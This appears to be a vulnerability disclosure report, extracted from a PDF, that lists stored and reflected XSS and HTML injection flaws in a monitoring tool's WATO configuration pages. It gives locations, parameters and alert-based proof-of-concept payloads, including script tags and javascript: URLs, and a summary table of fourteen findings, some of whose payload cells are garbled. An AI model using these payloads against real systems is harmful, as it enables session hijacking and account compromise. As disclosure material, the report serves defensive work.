

Payload (parameter=description): `<script>alert(1)</script>`



Location: WATO - CUSTOMIZE → GENERAL → BOOKMARKS LISTS

Vulnerability Type: Stored XSS


Payload (parameter=description): `<script>alert(1)</script>`



Location: WATO - CUSTOMIZE → GRAPHS → GRAPH COLLECTIONS

Vulnerability Type: Stored XSS


Payload (parameter=description): `<script>alert(1)</script>`




Location: WATO - CUSTOMIZE → GRAPHS → CUSTOMS GRAPHS

Vulnerability Type: Stored XSS

Payload (parameter=description): `<script>alert(1)</script>`






Location: WATO - CUSTOMIZE → GENERAL → Custom sidebar elements

Vulnerability Type: Stored XSS


Payload (parameter=description): `<script>alert(1)</script>`



Location: WATO - CUSTOMIZE → GRAPHS → Graph tunings

Vulnerability Type: Stored XSS



Payload (parameter=description): `<script>alert(1)</script>`



Location: WATO - CUSTOMIZE → GRAPHS → Forecast graphs

Vulnerability Type: Stored XSS


Payload (parameter=description): `<script>alert(1)</script>`



Location: WATO - CUSTOMIZE → Business reporting → Service Level Agreements

Vulnerability Type: Stored XSS

Payload (**parameter=description**): `<script>alert(1)</script>`



ANNEX: Vulnerability Summary

ID	Section	Parameter	Payload	Action	Vuln type
Vuln-01	WATO - Configuration → Host Tags → Auxiliary Tags → Create new Auxiliary tag	Title	<h1>Tag h1</h1><h2>Tag h2</h2>Tag b Tag li inside Tag ul 	None	HTML Injection
		Topic	Tag a	None	HTML Injection
Vuln-02	WATO - Configuration → Host Tags → Auxiliary Tags → Create new Auxiliary tag	Title	<script>alert('XSS1-Auxiliary-Tag-Title')</script>	Go to Notification – New or edit rule and Views [1] (all views)	Stored XSS
		Topic	XSS1-Auxiliary-Tag-Topic	Click on link	Stored XSS
Vuln-03	WATO – Configuration → Tag Group → Create new/ Edit Tag Group	Description	<script>alert('XSS1-Tag-Group-Choices-Description')</script>	Go to Notification – New or edit rule	Stored XSS
Vuln-04	WATO – Configuration → Tag Group → Create new/ Edit Tag Group	Title	XSS2-Tag- Group-Title	Click on link	Stored XSS
		Topic	XSS2-Tag- Group-Topic	Click on link	Stored XSS
		Description	<script>alert('XSS2-Tag-Group-Choices-Description')</script>	Go to Notification – New or edit rule, and Views [1] (all views)	Stored XSS

ID	Section	Parameter	Payload	Action	Vuln type
Vuln-05	WATO - Configuration → Notifications → Notification configuration → New rule(button)	Description	XSS1-Notification-Rule-Description	Click on link	Stored XSS
		Comment	XSS1-Notification-Comment	Click on link	Stored XSS
		Document URL	javascript:alert("Notification-Rule-Documentation-URL")	Click on link	Stored XSS
		Restrict Numbers Notifications	XSS1-Notification-Conditions-Restrict-Num-Notifications	Click on link	Reflected XSS
		Throttle Periodic Notifications	XSS1-Notification-Conditions-Throttle-Periodic-Notifications</ a>	Click on link	Reflected XSS
Vuln-06	WATO – Configuration → Host & Service Group → Service Group → Create/New service Group	Alias	XSS1-Service-Group-Alias	Click on link	Stored XSS
Vuln-07	WATO – Configuration → Time Periods → create/edit new time period	Alias	xss1-time-period-alias	Click on link	Stored XSS
Vuln-08	WATO –Configuration → Time Periods → Import iCalendar	Time horizon for repeated events	XSS1-iCalendar-Time- Horizon	Click on link	Reflected XSS
		Use specific times	XSS1-iCalendar-Specific-Time	Click on link	Reflected XSS

ID	Section	Parameter	Payload	Action	Vuln type
Vuln-09	WATO – Configuration → Event console → rule packs (edit the rules in this pack - Button)	Text to match	<script>alert('XSS1-NEW-RULE-Text-to-Match')</script>	None	Stored XSS
		Description	 'XSS1-NEW-RULE-Description	Click on link	Stored XSS
		Documentation URL	javascript:alert('XSS1-NEW-RULE-Documentation-URL')	Click on icon link (in Chrome)	Stored XSS
		Count messages in defined interval	 'XSS1-NEW-RULE-Count-Messages-Interval 	Click on error link	Reflected XSS
		Expected regular messages	 'XSS1-NEW-RULE-Expected-Regular-Messages	Click on error link	Reflected XSS
Vuln-10	WATO – Configuration → Event Console → Generate Event	Message text	XSS1-Event-Simulator-Message-Text	Click on link	Stored XSS
		Application name	XSS1-Event-Simulator-App-Name	Click on link	Stored XSS
Vuln-11	WATO – Configuration → Event Console → Event Console Rule Packages → Rule Packs	Title	XSS1-Rule-Pack-Title	Click on link	Stored XSS
Vuln-12	WATO – Configuration → Users → Create New / Edit User	Full Name/Alias	XSS1-User-Alias	Click on link	Stored XSS
Vuln-13	WATO – Configuration → Roles & Permissions → Copy / Edit Role	Alias	XSS1-Role-Alias	Click on link	Stored XSS

ID	Section	Parameter	Payload	Action	Vuln type
Vuln-14	WATO – Configuration → Contact Groups → Create New/Edit Contact Group	Alias	XSS1-Contact-Group-Alias	Click on link	Stored XSS
